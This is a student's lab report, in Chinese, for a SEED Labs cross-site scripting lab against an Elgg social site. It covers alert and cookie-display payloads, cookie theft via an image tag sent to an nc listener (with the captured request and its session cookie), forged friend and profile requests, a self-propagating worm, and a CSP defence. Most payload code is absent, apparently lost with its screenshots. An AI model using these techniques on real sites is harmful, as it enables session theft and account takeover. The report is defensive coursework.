
Lab5

57119121 李津全


TASK 1: Posting a Malicious Message to Display an Alert Window

目的:熟悉 js 脚本

登录 Samy 账号,点击 Edit Profile,修改 profile 如图所示



保存后,发现已经生效




TASK 2: Posting a Malicious Message to Display Cookies

修改 Samy 的 profile 如图所示

			_ σ 😵
(←) → G (5)		⊍ :	\(\hat{\alpha}\) \(\begin{array}{cccccccccccccccccccccccccccccccccccc
	Elgg For SEED Labs Blogs Bookmarks Files Groups Members More - search	Q 🖾 🍰 Account -	
	Edit profile		
	Display name Samy	Samy	
	About me Embed content Edit HTML	Edit avatar	
	B 1 V 5 L I II 4 A = 4 E 7 G G X	Edit profile	
		Change your settings	
		Account statistics	
		Notifications	
	Public -	Group notifications	
	Brief description		
	<script>alert(document.cookie);</script>		
	Public		
	Location		
	Public		

保存后, 已经生效




TASK 3: Stealing Cookies from the Victim's Machine

目的: 熟悉如何发回数据

在上一个 Task 中,攻击者编写的恶意 JavaScript 代码可以打印出用户的 Cookies,但是只有用户可以看到 Cookies,而不是攻击者。在此 Task 中,攻击者希望 JavaScript 代码能够把 Cookies 发送给他。为此,恶意 JavaScript 代码需要发送一个 HTTP 请求,并将 Cookies 附加到请求中。我们在恶意 JavaScript 代码中插入一个标记并将 src 指向攻击者的机器,浏览器会尝试从 src 字段中的 URL 处加载图像,这将导致浏览器向攻击者的计算机发送一个 HTTP GET 请求。

修改 profile



在端口上开启监听

seed@VM:~\$ nc -lknv 10.9.0.1 5555

登录 Alice 账号,点进 Samy 的 profile,看到返回了 cookie。

Connection received on 10.0.2.7 55392

GET /?c=Elgg%3Damcqsah6m5s1nd3tfuiff0a6vv HTTP/1.1

Host: 10.9.0.1:5555

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Fire

) fox/83.0

Accept: image/webp,*/*

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate


Connection: keep-alive

Referer: http://www.seed-server.com/profile/samy


Task 4: Becoming the Victim's Friend

目的: 利用 js 实现 GET 方法

修改 profile




登录 Alice 账号,点进 Samy 的 profile,看到已经添加了好友




TASK 5: Modifying the Victim's Profile

目的:利用 js 实现 POST 方法

修改 profile




保存后, 登录 Alice 账号, 查看 Samy 的 profile, 看到自己的 profile 已经被修改




TASK 6: Writing a Self-Propagating XSS Worm

目的: 实现脚本自身的复制传播


编辑 Samy 的 profile, 使其可以把自己赋值到别人的 profile 中



登录 Alice 账号, 查看 Samy 的 profile, profile 已经被修改




登录 Charlie 账号,查看 Alice 的 profile,看到自己的 profile 已经被修改了



Task 7: Defeating XSS Attacks Using CSP


目的: 探究 CSP 防御 XSS 的作用

访问 www.example32a.com, www.example32b.com, www.example32c.com



修改 phpindex.php

```
<?php
         $cspheader = "Content-Security-Policy:".
                                   "default-src 'self';".
"script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222'
*.example60.com *.example70.com".
         header($cspheader);
<?php include 'index.html';?>
```



看到 example32c.com 的 1、2、4、5、6 变成了 OK